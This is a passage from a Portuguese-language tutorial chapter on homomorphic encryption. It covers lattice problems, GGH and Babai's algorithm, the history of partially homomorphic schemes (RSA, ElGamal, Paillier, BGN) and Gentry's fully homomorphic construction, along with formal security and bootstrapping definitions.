- e o ***problema dos vetores independentes mínimos*** (*shortest independent vector problem* - SIVP). Dada uma base $B \in \mathbb{Z}^{n \times n}$, o problema consiste em encontrar n vetores linearmente independentes $(v_1, ..., v_n)$, pertencentes ao reticulado, tais que a norma máxima entre os vetores v_i seja mínima.

O criptossistema GGH [GGH97] utiliza o conceito de ortonormalidade da base na definição do par de chaves. A chave privada é definida como uma base B_{priv} do reticulado, formada por vetores quase ortogonais e com norma próxima a 1. Desta forma, antes de prosseguir, é preciso uma forma de medir o grau de ortonormalidade de uma determinada base.

Dado um reticulado $\mathscr{L}$ e uma base $B = (v_1, ...v_n)$, a ***razão de Hadamard***, denotada por $\mathscr{H}(B)$, é definida da seguinte maneira:

$$\mathscr{H}(B) = \left(\frac{\det \mathscr{L}}{||v_1||...||v_n||} \right)^{1/n}.$$

É fácil mostrar que para qualquer base B, temos que $0 \leq \mathscr{H}(B) \leq 1$. Além disso, quanto mais próximo de 1 mais ortonormal é a base. De modo geral, o criptossistema GGH funciona da seguinte maneira:

- o algoritmo de encriptação acrescenta o ruído $r \in \mathbb{R}^n$ ao texto claro $m \in \mathscr{L}$, gerando o texto encriptado $c = m + r$;

- o algoritmo de decriptação precisa ser capaz de retirar o ruído inserido. Alternativamente, é preciso resolver uma instância do problema CVP.

 ©2012 SBC — Soc. Bras. de Computação




Figura 4.3. Base boa




Figura 4.4. Base ruim

A figura 4.3 mostra um reticulado em dimensão 2, com base dada pelos vetores v_1 e v_2, praticamente ortogonais.

Porém, conforme menor a ortonormalidade da base conhecida e maior a dimensão do reticulado, mais difícil é o problema CVP. Desta forma, a chave pública pode ser definida por uma base B_{pub} do reticulado, tal que $\mathscr{H}(B_{\text{pub}})$ seja aproximadamente zero. Por outro lado, com o conhecimento da chave privada B_{priv}, o algoritmo de Babai [Bab86], descrito a seguir, pode ser utilizado para recuperar o texto claro.

Algoritmo 4.1.1 Algoritmo de Babai

ENTRADA o reticulado $\mathscr{L}$ de dimensão n; o vetor $c = (c_1, ..., c_n)$, onde $c_i \in \mathbb{R}$; e uma base $B_{\text{priv}} = (s_1, ..., s_n)$, suficientemente ortonormal.

SAÍDA o vetor $m \in \mathscr{L}$ que resolve o problema CVP com relação a c e $\mathscr{L}$.

Resolva um sistema de n equações, $c = t_1 s_1 + ... + t_n s_n$, nas variavéis t_i, onde $1 \leq i \leq n$.

para $i = 0$ até $i = n$ **faça**

$a_i \leftarrow \lfloor t_i \rceil$

retorne $m \leftarrow a_1 s_1 + ... a_n s_n$

A ideia geral do algoritmo de Babai é representar o vetor c na base privada B_{priv}, resolvendo um sistema de n equações lineares. Como $c \in \mathbb{R}^n$, para obter um elemento do reticulado $\mathscr{L}$, cada coeficiente $t_i \in \mathbb{R}$ é aproximado para o inteiro mais próximo a_i, onde esta operação de arredondamento é denotada por $a_i \leftarrow \lfloor t_i \rceil$. Este procedimento simples funciona bem desde que a base B_{priv} seja suficientemente ortonormal, reduzindo os erros do arredondamento.

4.1.3. De 1976 até 2009

No modelo de criptografia convencional (criptografia simétrica), Alice e Bob compartilham uma única chave k, gerada por um algoritmo KeyGen, com a qual podem comunicar-se de forma segura. São definidos os domínios $\mathscr{K}$, $\mathscr{P}$ e $\mathscr{C}$ como sendo respectivamente o espaço de chaves e o espaço de texto claro e texto encriptado. Além disso, são definidos algoritmos de encriptação Enc : $\mathscr{P} \times \mathscr{K} \rightarrow \mathscr{C}$ e de decriptação

 ©2012 SBC — Soc. Bras. de Computação

$\text{Dec} : \mathscr{C} \times \mathscr{K} \to \mathscr{P}$, tal que $\text{Dec}(k, \text{Enc}(k,m)) = m$. De agora em diante, denominamos o conjunto $\mathscr{E} = \{\text{KeyGen}, \text{Enc}, \text{Dec}\}$ um ***esquema de encriptação simétrica*** ou então um ***criptossistema de chave privada***. Existe um problema imediato neste modelo: a quantidade de chaves que precisam ser gerenciadas é quadrática, isto é, em um grupo com n pessoas são necessárias $n(n-1)/2$ chaves para tornar possível a comunicação de quaisquer 2 pessoas deste grupo, de forma que o gerenciamento dessas chaves compartilhadas é um obstáculo a ser superado.

Em 1976, Diffie e Hellman [DH76] publicaram o artigo *New directions in cryptography*, introduzindo o conceito de criptografia de chave pública (criptografia assimétrica). Neste modelo, Alice utiliza o algoritmo KeyGen para gerar um par chaves $(\text{sk}_A, \text{pk}_A) \in \mathscr{K}_{\text{pub}} \times \mathscr{K}_{\text{priv}}$. A chave privada sk_A deve ser mantida em segredo enquanto a chave pública pk_A deve ser divulgada de alguma maneira. Os algoritmos de encriptação e decriptação são definidos respectivamente por $\text{Enc} : \mathscr{P} \times \mathscr{K}_{\text{pub}} \to \mathscr{C}$ e $\text{Dec} : \mathscr{C} \times \mathscr{K}_{\text{priv}} \to \mathscr{P}$, tal que $\text{Dec}(\text{sk}, \text{Enc}(\text{pk}, m)) = m$, para (sk, pk) um par de chaves válido, isto é, gerado por KeyGen. Com estas características, $\mathscr{E} = \{\text{KeyGen}, \text{Enc}, \text{Dec}\}$ é denominado ***esquema de encriptação assimétrica*** ou então ***criptossistema de chave assimétrica***.

Neste mesmo artigo, Diffie e Hellman propuseram um algoritmo que utiliza o par de chaves de Alice e Bob para estabelecer uma chave secreta adequada para criptografia convencional. Dado o grupo G, tal que $|G| = n$ e um gerador g deste grupo. O algoritmo KeyGen gera $a \in [0, n)$ aleatoriamente, calcula $A \equiv g^a \pmod n$ e retorna $(\text{sk}_A, \text{pk}_A) = (a, A)$ para Alice. Analogamente, Bob obtém como par de chaves os valores (b, B), com $b \in [0, n)$ escolhido aleatoriamente e $B \equiv g^b \mod n$. Alice usa a chave pública de Bob, B e sua chave privada a para calcular

$$B^a = (g^b)^a = g^{ab} \pmod n.$$

Similarmente, Bob usa a chave pública de Alice, A, e a sua chave privada b para calcular

$$A^b = (g^a)^b = g^{ab} \pmod n.$$

Desta maneira Alice e Bob conseguem computar um valor em comum, que pode ser utilizado como chave secreta no modelo de criptografia simétrica. De fato, estavam sugerindo uma nova forma de criptografia, sem dizer quais algoritmos e estruturas matemáticas satisfariam o novo modelo e, além disso, estavam resolvendo o problema de acordo de chaves do modelo antigo.

Dois anos depois, em 1978, Rivest, Shamir e Adleman [RSA83] resolveram o problema desenvolvendo o primeiro criptossistema de chave pública, o RSA, usando uma ideia bem parecida com a que foi apresentada no acordo de chaves de Diffie e Hellman. Resumidamente, $n = p.q$, onde p e q são primos grandes. O algoritmo KeyGen retorna o par (d, e), tal que $d.e \equiv 1 \pmod{\phi(n)}$. O algoritmo de encriptação computa $c = \text{Enc}(m, e) = m^e \pmod n$, enquanto o algoritmo de decriptação computa $\text{Dec}(c, d) = c^d \pmod n$. A corretude é garantida porque $\text{Dec}(\text{Enc}(m, e), d) = \text{Dec}(m^e \pmod n, d) = m^{e.d} \pmod n \equiv m \pmod n$.

 ©2012 SBC — Soc. Bras. de Computação

Em especial, dados dois textos encriptados $c_1 = \text{Enc}(m_1, e)$ e $c_2 = \text{Enc}(m_2, e)$, temos que $c_1.c_2 = m_1^e.m_2^e = (m_1.m_2)^e \pmod{n}$. Em geral, dados k textos encriptados $c_1, ..., c_k$, temos que $\prod c_i = \text{Enc}(\prod m_i, e)$. Assim, o RSA preserva a estrutura da operação de multiplicação e uma pergunta natural que surge é sobre a possibilidade de obter um esquema que preserve ambas as operações de soma e multiplicação. Matematicamente, uma função assim é denominada ***homomorfismo***.

Ainda em 1978, Rivest, Adleman e Dertouzos [RAD78] definiram o conceito de ***homomorfismos secretos*** - *privacy homomorphisms* - como sendo um mapeamento entre sistemas algébricos, compostos por operações, predicados e constantes (preservados pelo mapeamento). Em outras palavras, é um esquema $\mathscr{E} = \{\text{KeyGen}, \text{Enc}, \text{Dec}, \text{Eval}\}$, onde o algoritmo Eval é capaz de avaliar circuitos algébricos de um domínio permitido, denotado por $\mathbf{S_C}$, compostos pelas operações de soma e multiplicação sobre textos encriptados. Ou seja, $\text{Eval} : \mathscr{K}_{\text{pub}} \times \mathbf{S_C} \times \mathscr{C}^n \rightarrow \mathscr{C}$, tal que para cada circuito $\mathbf{C} \in \mathbf{S_C}$, se $\Psi = \langle \psi_1, ..., \psi_n \rangle$ são textos encriptados tais que $\psi_i = \text{Enc}(\text{pk}, m_i)$, então temos que $m = \mathbf{C}(m_1, ..., m_n)$ e $m = \text{Dec}(\text{sk}, \text{Eval}(\text{pk}, \mathbf{C}, \Psi))$. O conjunto de algoritmos $\mathscr{E} = \{\text{KeyGen}, \text{Enc}, \text{Dec}, \text{Eval}\}$ é denominado ***criptossistema completamente homomórfico (CCH)***, se $\mathbf{S_C}$ for equivalente ao conjunto de todos os circuitos booleanos. Formalmente é necessário estabelecer condições para que o criptossistema seja prático. Por exemplo, o texto encriptado não pode crescer muito em comparação com o tamanho do circuito que desejamos avaliar. Além disso. os algoritmos de geração de chaves, encriptação, decriptação e avaliação precisam ter complexidade polinomial em relação ao parâmetro de segurança. Estes detalhes serão definidos na seção 4.2.2. Uma nomenclatura alternativa para CCH é ***encriptação completamente homomórfica (ECH)***.

Como vimos, a ideia básica do ***RSA*** [RSA83] pode ser utilizada para construir um criptossistema parcialmente homomórfico, preservando a multiplicação, pois dados os textos encriptados $c_1 = m_1^e \pmod{n}$ e $c_2 = m_2^e \pmod{n}$, é possível computar $c_1.c_2 = (m_1.m_2)^e \pmod{n}$. No próprio artigo de Rivest, Adleman e Dertouzos [RAD78], são propostos esquemas para criação de homomorfismo secreto, mas todos eles foram quebrados.

Uma propriedade importante para a construção de um homomorfismo secreto é a segurança semântica. Se temos conhecimentos de um conjunto $M = \{m_1, m_2, ..., m_k\}$ de textos claros e desejamos saber se um determinado texto encriptado c corresponde a algum m_i e se o algoritmo de encriptação for determinístico, então basta encriptar cada um dos m_i's e comparar o resultado com c. Para ter segurança semântica, um esquema criptográfico deve estar protegido contra este tipo de ataque, e portanto o algoritmo de encriptação deve ser aleatorizado, ou seja, a cada vez que é executado, um novo texto encriptado é gerado, diferente do anterior (com grande probabilidade).

O RSA é um criptossistema determinístico, portanto não possui segurança semântica. Assim, o ***ElGamal*** é uma alternativa imediata, por não ser determinístico e oferecer homomorfismo multiplicativo como o RSA. Dado um número primo p grande, um gerador g do grupo multiplicativo $\mathbb{Z}_p$, a chave secreta de Alice é um valor a escolhido aleatoriamente entre 0 e $p-1$. A chave pública é dada por $A = g^a \pmod{p}$. Dada uma mensagem $m \in \mathbb{Z}_p$, e um inteiro aleatório k entre 0 e $p-1$, computa-se o texto encriptado como $(c_1, c_2) = (g^k, A^k.m)$. Para decriptar, Alice calcula $m = (c_1^a)^{-1}.c_2 \pmod{p}$. Dados

2 textos encriptados, (c_1,c_2) e (c'_1,c'_2), definimos a multiplicação componente a componente, isto é, $(c_1,c_2).(c'_1,c'_2) = (c_1.c'_1,c_2.c'_2)$. Sendo assim, é fácil ver que o ElGamal é um homomorfismo, pois $(c_1.c'_1,c_2.c'_2) = (g^{k_1+k'_1}, g^{a(k_1+k'_1)}.m)$. De fato, este homomorfismo mapeia a operação de multiplicação na operação de soma.

O primeiro homomorfismo secreto com demonstração de segurança semântica foi proposto por ***Goldwasser-Micali*** [GM82], usando como base o problema de computar o resíduo quadrático de um elemento de $\mathbb{Z}_N$, onde $N = p.q$, com p e q primos grandes. Calcular o resíduo quadrático em $\mathbb{Z}_p$ ou $\mathbb{Z}_q$ é fácil. Portanto, a chave privada é dada por (p,q), a fatoração de N, enquanto que a chave pública é dada por (N,z), onde z é um elemento de $\mathbb{Z}_N$ tal que $z^{p-1/2} \equiv 1 \pmod{N}$ e z não é um resíduo quadrático em $\mathbb{Z}_N$. Dada uma mensagem $m \in \{0,1\}$, se $m = 0$, o algoritmo de encriptação retorna um resíduo quadrático aleatório em $\mathbb{Z}_N$, caso contrário, se $m = 1$, o algoritmo de encriptação retorna um resíduo não-quadrático c tal que $c^{p-1/2} \equiv 1 \pmod{N}$. A decriptação só pode ser realizada com o conhecimento da fatoração de N, de modo que os resíduos quadráticos possam ser calculados separadamente em $\mathbb{Z}_p$ e $\mathbb{Z}_q$, usando o teorema chinês do resto para calcular o resíduo quadrático em $\mathbb{Z}_N$. Em especial, dados dois resíduos quadráticos, sabemos que a sua multiplicação resulta em um resíduo quadrático. E também é fácil ver que a multiplicação de resíduos não-quadráticos c_1 e c_2, tais que $c_i^{p-1/2} \equiv 1 \pmod{N}$, resulta em um novo elemento $c = \mathbb{Z}_N$, tal que $c^{p-1/2} \equiv 1 \pmod{N}$. Logo, o esquema é homomórfico com relação a multiplicação e pode ser utilizado como homomorfismo secreto.

Particularmente importante é o que criptossistema ***Paillier*** , cuja segurança também é baseada (embora não haja demonstração de que seja equivalente) ao problema de fatoração de um número composto $N = p.q$, com p e q tendo a mesma quantidade de bits. Este esquema utiliza o grupo $\mathbb{Z}^*_{N^2}$. Dado que $N = p.q$, temos que $\mathbb{Z}^*_{N^2}$ é isomorfo a $\mathbb{Z}_N \times \mathbb{Z}^*_N$. De fato, o isomorfismo é dado pela relação $f : \mathbb{Z}_N \times \mathbb{Z}^*_N$, tal que:

$$f(a,b) = (1+N)^a.b^N \pmod{N^2}.$$

A chave pública é o próprio valor de N, enquanto que a chave privada é dada pelo par (p,q). Para criptografar uma mensagem $m \in \mathbb{Z}^*_N$, é computado o valor $c = (1+N)^m.r^N \pmod{N^2}$. Por sua vez, o algoritmo de decriptação computa

$$m = \frac{[c^{\phi(N)} \pmod{N^2}] - 1}{N}.\phi(N)^{-1} \pmod{N}.$$

A encriptação é homomórfica com relação a soma, já que

$$\begin{aligned} \mathrm{Enc}(N,m_1).\mathrm{Enc}(N,m_2) &= ((1+N)^{m_1} r_1^N).((1+N)^{m_2} r_2^N), \\ &= (1+N)^{m_1+m_2 \pmod{N}}(r_1 r_2)^N \pmod{N^2}. \end{aligned}$$

Em geral, a função f é tal que $f(a_1,b_1).f(a_2,b_2) = f(a_1+a_2,b_1.b_2)$.

Outro criptossistema que permite a construção de homomorfismo secreto é o ***Polly Cracker***, proposto por Fellow e Koblitz [FK94], onde um anel polinomial

 ©2012 SBC — Soc. Bras. de Computação

$R = \mathbb{F}_q[x_1,...,x_n]$ contém um ideal I gerado por um conjunto de polinômios públicos, $\{p_1(x_1,...,x_n),...,p_k(x_1,...,x_n)\}$, com uma raíz $\alpha = (\alpha_1,...,\alpha_n)$ em comum, mantida em segredo. Dada uma mensagem $m \in \mathbb{F}_q$, o algoritmo de encriptação computa o polinômio $c(\mathbf{x}) = \sum p_i(\mathbf{x}).r_i(\mathbf{x})$, onde r_i são polinômios escolhidos aleatoriamente, para obteção de um elemento aleatório de I. Para decriptar, basta avaliar o polinômio $c(\mathbf{x})$ em α. A segurança do Polly Cracker é um problema em aberto, porque apesar dos ataques que surgiram, adaptações foram realizadas de modo a sanar as vulnerabilidades.

O criptossistema ***BGN*** [BGN05] é um esquema prático que permite avaliação fórmulas quadráticas, ou seja, permite circuitos com um nível de multiplicação e um número arbitrário de adições. Sejam $N = p.q$ e considere os grupos $\mathbb{G}$ e $\mathbb{G}_1$, de ordem N, e um emparelhamento bilinear $e : \mathbb{G} \times \mathbb{G} \to \mathbb{G}_1$. Dado um gerador $g \in \mathbb{G}$, computa-se $h = g^p$ e a chave pública é dada por (N,h,g), enquanto que a chave privada é a fatoração (p,q) de N. O espaço de texto claro $\mathscr{P}$ é $\mathbb{Z}_p$ e o algoritmo de encriptação computa $c = g^{m+kp}$, com k aleatório e $m \in \mathbb{Z}_p$. O algoritmo de decriptação computa $c^q \equiv g^{mq} \pmod N$ e posteriormente resolve o problema do logaritmo discreto com base g^q. Para que o logaritmo discreto seja eficiente, m precisa corresponder a um elemento de um conjunto com tamanho polinomial, ao invés de ser um elemento qualquer de $\mathbb{Z}_p$. Pelo fato de ser usado o logaritmo discreto como problema difícil subjacente, temos que a multiplicação de textos encriptados corresponde a soma de textos claros. Além disso, dados os textos encriptados $c_1 = g^{m_1+k_1p}$ e $c_2 = g^{m_2+k_2p}$, o emparelhamento bilinear $e(c_1,c_2)$ é igual a $e(g,g)^{m_1.m_2+d.p}$, para um inteiro d.

A segurança de todas as propostas que discutimos anteriormente está relacionada a dificuldade do ***problema de participação em ideal*** (*ideal membership problem*).

Em 2009, Craig Gentry [Gen09b] utilizou reticulados gerados por polinômios ideais para construir o primeiro esquema de ECH, resolvendo assim um problema que ficou em aberto por 31 anos. Devido à complexidade de avaliação das multiplicações e ao tamanho da chave pública, tal proposta ainda não pode ser usada na prática. Porém, algumas otimizações foram propostas, [vDGHV09, SS10, SV09], fazendo-nos acreditar que o ECH está cada vez mais próximo ser se tornar realidade. Com isso, um novo tipo de segurança criptográfica poderá ser oferecido, especialmente no contexto de computação em nuvem. A nova proposta de Craig Gentry está relacionada a um problema ligeiramente diferente, denominado ***problema de classes laterais em ideais*** (*ideal coset problem*).

Em resumo, é possível descrever um modelo genérico do esquema de Craig Gentry como segue:

Geração de chaves. O algoritmo KeyGen escolhe ideais J primo com I e gera as bases B_J^{sk} e B_J^{pk}. Além disso, é determinado uma distribuição $\mathscr{D}_{B_I}(m)$ que gera elementos aleatórios da classe lateral $m+I$.

Encriptação. Dada uma mensagem $m \in R \pmod{B_I}$, utiliza-se a distribuição $\mathscr{D}_{B_I}(m)$ para computar m' e depois é realizada uma redução módulo B_J^{pk}, como segue:

$$c = m' = \mathscr{D}_{B_I}(m) \pmod{B_J^{\mathrm{pk}}}.$$

Decriptação. Para decriptar é computado o valor

©2012 SBC — Soc. Bras. de Computação

$$m = [c \pmod{B_{\mathrm{sk}}}] \pmod{B_I}.$$

Graig Gentry utiliza ideais polinomiais para obter um esquema de ***encriptação homomórfica restrita*** (*somewhat homomorphic encryption*). Este esquema é capaz de somar e multiplicar textos encriptados de maneira homomórfica, mas conforme as operações são realizadas, é acrescentado um ruído ao texto encriptado. O algoritmo de decriptação funciona desde que tal ruído não ultrapasse um certo limiar. Usando um conceito que chamou de ***autoinicialização*** (*bootstrapping*), Craig Gentry propõe a construção de um novo esquema, que pode decriptar e reduzir o ruído homomorficamente. Porém, esta adaptação acarreta diretamente no aumento do tamanho dos parâmetros, tornando inviável a implementação do esquema na prática.

Também em 2009, Craig Gentry [Gen09a] propôs um esquema baseado em reticulados ideais, cuja ideia é utilizar um ruído r na encriptação, de modo que a decriptação só funcione caso este ruído seja menor que um determinado limiar $\mathscr{R}$, como ocorre, por exemplo, no criptossistema GGH?[GGH97]. É possível efetuar as operações de soma e multiplicação de textos encriptados, alterando o ruído r proporcionalmente a r e r^2, respectivamente, para cada operação. Com isso, é possível avaliar circuitos algébricos de profundidade multiplicativa máxima $\log_2(\mathscr{R})$. Para construir um esquema capaz de avaliar circuitos de profundidade arbritrária, Craig Gentry alterou esta ideia para que o algoritmo de decriptação pudesse ser expresso como um circuito de baixa profundidade multiplicativa, de modo que fosse possível reduzir o ruído por meio de uma operação que foi denominada ***reencriptação*** (*recryption*).

Para ter segurança equivalente a 2^λ, a performance do esquema proposto por Craig Gentry, após algumas otimizações, é capaz de computar cada operação de um determinado circuito em tempo quase linear em função de λ^6, enquanto a chave pública tem tamanho λ^7. Ao invés de utilizar reticulados, é possível aplicar as mesmas ideias sobre os números inteiros, conduzindo a um esquema com eficiência semelhante, porém com chave pública de tamanho da ordem de λ^{10}. Em trabalhos recentes, o tamanho da chave pública foi reduzido para λ^7 [CMNT11] e λ^5 [CNT11].

Implementações recentes mostram que a eficiência do esquema ainda é um ponto crítico, levando 2,2 horas para geração de chaves e 31 minutos para computar a reencriptação, no caso de reticulados ideais [GH11b] e, no caso de inteiros, levando 43 minutos para geração de chaves e 14 minutos e 33 segundos para computar a reencriptação. É importante salientar que esses dados não correspondem a uma segurança equiparável [CMNT11].

Utilizando criptografia parcialmente homomórfica, é possível realizar computações limitadas sobre os dados encriptados. Embora o esquema de Craig Gentry não seja eficiente para ser usado na prática, ele provê uma forma eficiente de computar **parcialmente** (circuitos com profundidade multiplicativa limitada) com os dados encriptados, permitindo a construção de aplicações de grande interesse [NLV11a]. Em especial, uma recente proposta [BGV11] permite a construção de um esquema capaz de avaliar circuitos algébricos de profundidade multiplicativa L em tempo $O(\lambda L^3)$.

 ©2012 SBC — Soc. Bras. de Computação

4.2. Criptografia completamente homomórfica

Nas próximas seções serão descritos em detalhes as propostas de criptografia completamente homomórfica. Primeiramente, será apresentado o esquema simplificado, que utiliza apenas números inteiros e contém os principais conceitos que também serão utilizados no esquema baseado em reticulados ideais. Ambas as propostas seguem a mesma estratégia, que pode ser resumida de acordo com os seguintes passos:

1. obtenção de um esquema capaz de lidar com uma classe limitada de circuitos, isto é, um esquema de encriptação homomórfica restrita;
2. redução da profundidade do circuito de decriptação;
3. implementação da autoinicialização, permitindo construir um esquema completamente homomórfico em nível.

4.2.1. Segurança

A segurança de um criptossistema contra ***ataque adaptativo de texto encriptado escolhido*** (CCA2 - *chosen-ciphertext attack*) é definida levando em consideração o seguinte jogo:

Configuração. O desafiante obtém $(\mathrm{sk}, \mathrm{pk}) = \mathrm{KeyGen}(\lambda)$ e envia pk para o adversário $\mathscr{A}$.

Consultas. $\mathscr{A}$ envia textos encriptados para o desafiante, antes ou depois do desafio, que retorna o texto claro correspondente.

Desafio. O adversário gera aleatoriamente dois textos claros $m_0, m_1 \in \mathscr{P}$ e manda para o desafiante, que escolhe um bit $b \in \{0,1\}$ aleatoriamente e computa o texto encriptado $c = \mathrm{Enc}(\mathrm{pk}, m_b)$. O desafiante envia c para $\mathscr{A}$.

Resposta. $\mathscr{A}$ manda um bit b' para o desafiante e ganha o jogo se $b' = b$.

O esquema é seguro se não houver um adversário polinomial capaz de vencer este jogo com probabilidade não negligível.

Uma definição ligeiramente diferente, que permite consultas apenas antes de ser feito o desafio, é denotado pela sigla CCA1. Um criptossistema $\mathscr{E}$ é denominado seguro contra ***ataque adaptativo de texto claro escolhido*** se forem permitidas apenas consultas sobre texto claros e não sobre textos encriptados, portanto é um modelo de ataque menos restritivo. Se não for permitida nenhuma consulta, o sistema é denominado ***semanticamente seguro***. Este último modelo, é o mais restritivo, porque garante que o texto encriptado não contém informação a respeito de nenhuma função que possa ser computada eficientemente a partir do texto claro. A segurança com relação a este modelo implica diretamente na impossibilidade de obter um criptossistema que seja capaz de responder consultas de comparação de valores, como por exemplo é necessário para ordenar sequências de valores. Em modelos de computação que utilizam ***ramificação condicional***, isto é, verificam se um valor x é maior ou igual a zero, é possível representar um algoritmo por meio de um programa que contém instruções como laços, saltos condicionais, etc. Esta é uma representação bastante prática em comparação com circuitos algébricos puros (formados apenas por somas e multiplicações), mas infelizmente não é possível

 ©2012 SBC — Soc. Bras. de Computação

obter segurança semântica neste contexto. A possibilidade de verificar se um texto encriptado corresponde a um texto claro cujo valor seja maior que zero, sem conhecimento da chave privada, ou seja, a existência um algoritmo eficiente para computar a função $f : \mathscr{K}_{\text{pub}} \times \mathscr{C} \to \{0,1\}$ tal que $f(\text{pk}, c) = 1$ se e somente se $c = \text{Enc}(\text{pk}, m)$ e $m \geq 0$, é justamente um exemplo de função que contém informação relevante do texto encriptado e fere a definição de segurança semântica.

Duas distribuições são ***indistinguíveis*** caso a adaptação trivial do jogo descrito acima não puder ser ganho por um adversário polinomial.

4.2.2. Homomorfismos secretos

Definição 4.2.1. ***Corretude.*** O esquema $\mathscr{E}(\text{KeyGen}, \text{Dec}, \text{Enc}, \text{Eval})$ é *correto* se, para um determinado circuito C e se para qualquer par de chaves (sk, pk) gerado por KeyGen quaisquer tuplas de mensagens $(m_1, ..., m_t)$ e seus respectivos textos encriptados $\Psi = \langle \psi_1, ..., \psi_t \rangle$, ou seja, $\psi_i = \text{Enc}(\text{pk}, m_i)$ para $1 \leq i \leq t$, então temos que

$$\text{Dec}(\text{sk}, \text{Eval}(\text{pk}, C, \Psi)) = C(m_1, ..., m_t).$$

Além disso, os algoritmos KeyGen, Dec, Enc e Eval devem ter complexidade polinomial.

Encriptação completamente homomórfica. O esquema $\mathscr{E}$ é *correto para uma classe* $\mathbf{S_C}$ de circuitos, se for correto para cada $\mathbf{C} \in \mathbf{S_C}$. Além disso, $\mathscr{E}$ é denomicado *completamente homomórfico* se for correto para todo circuito algébrico. Alternativamente, podemos basear a construção em circuitos booleanos, já que ambos os modelos de computação são equivalentes.

Privacidade do circuito. Dizemos que um esquema $\mathscr{E}$ tem *privacidade de circuito* se as seguintes funções forem indistinguíveis:

$$\text{Enc}(\text{pk}, C(m_1, ..., m_t)) \approx \text{Eval}(\text{pk}, C, \Psi).$$

Encriptação homomórfica compacta. O esquema $\mathscr{E}$ é *compacto* se para todo circuito C, todo conjunto de textos encriptados Ψ, a partir de qualquer chave pública válida, isto é, gerada por KeyGen, então o tamanho do texto encriptado gerado pelo algoritmo Eval é polinomial em relação ao parâmetro de segurança λ e independente do tamanho de C.

Circuito de decriptação aumentado. Seja $\mathscr{E}$ um esquema tal que a decriptação é implementado por um circuito que depende apenas do parâmetro de segurança λ. Define-se o ***conjunto de circuitos de decriptação aumentado*** como sendo o conjunto formado por dois circuitos que recebem como entrada a chave privada e dois textos encriptados. O primeiro circuito, $D_{\mathscr{E}}^{(+)}$, decriptar os textos encriptados de Ψ e soma os resultados, enquanto que o segundo, $D_{\mathscr{E}}^{\times}$, faz o mesmo e ao final multiplica os resultados.

Encriptação com autoinicialização. Seja $\mathscr{E}$ um esquema de encriptação homomórfica. Se $\mathbf{S_C}$ representa o conjunto dos circuitos para o qual $\mathscr{E}$ é correto, e se




Figura 4.5. $D_{\mathscr{E}}^{+}$




Figura 4.6. $D_{\mathscr{E}}^{\times}$

$D_{\mathscr{E}} \subseteq \mathbf{S_C}$, onde $D_{\mathscr{E}}$ representa o conjunto de circuitos de decriptação aumentado, então $\mathscr{E}$ é denominada ***autoinicializável***.

Encriptação homomórfica em nível. Seja $\mathscr{E}$ um esquema correto para os circuitos de decriptação aumentado, ou seja, $\mathscr{E}$ é ***autoinicializável***, então é possível construir um novo esquema $\mathscr{E}^{(d)}$, correto, compacto e homomórfico para todos os circuitos booleanos de profundidade d. Além disso, $\mathscr{E}^{(d)}$ é semanticamente seguro se $\mathscr{E}$ também é. Especificamente, um ataque de com vantagem ε sobre $\mathscr{E}$ pode ser transformado em um ataque com vantagem $\varepsilon/\ell d$, onde ℓ é o tamanho da chave privada em $\mathscr{E}$.

Este novo esquema utiliza o mesmo $D_{\mathscr{E}}$ e possui mesmo tamanho de chave privada e de texto encriptado. A chave pública consiste de $d+1$ chaves públicas de $\mathscr{E}$, $(\mathrm{pk}_1, ..., \mathrm{pk}_{d+1})$, acrescidas da encriptação de s_i usando pk_{i+1}.

Em cada nível i de um circuito C, os textos são novamente encriptados, utilizando pk_{i+1} e cada soma ou multiplicação do circuito original é substituída por um circuito de decriptação aumentado equivalente. Sendo assim, existe um algoritmo, denotado por Rec, que reencripta a mensagem trocando a chave pública pk_i por pk_{i+1}, de modo que a mensagem sempre está protegida por um nível de encriptação.

Algoritmo 4.2.1 Reencriptação

ENTRADA pk_{i+1}, $D_{\mathscr{E}}$, $\bar{s}_i = \mathrm{Enc}(\mathrm{pk}_{i+1}, s_i)$ e Ψ_i.
SAÍDA um conjunto de textos encriptados usando a chave pk_{i+1} e o conjunto Ψ_i.
$\bar{\Psi}_i = \mathrm{Enc}(\mathrm{pk}_{i+1}, \Psi_i)$.
retorne $\Psi_{i+1} = \mathrm{Eval}(\mathrm{pk}_{i+1}, D_{\mathscr{E}}, (\bar{s}_i, \bar{\Psi}_i))$.

A figura 4.7 mostra um exemplo com um circuito de dois níveis, utilizando quatro mensagens, m_1, m_2, m_3 e m_4, de modo que definimos as seguintes variáveis:

$$\Psi_1 = (\mathrm{Enc}(\mathrm{pk}_1, m_1), \mathrm{Enc}(\mathrm{pk}_1, m_2)),$$
$$\Psi_i^{\mathrm{add}} = \mathrm{Enc}(pk_i, m_1 + m_2),$$
$$\Omega_1 = (\mathrm{Enc}(\mathrm{pk}_1, m_3), \mathrm{Enc}(\mathrm{pk}_1, m_4)),$$
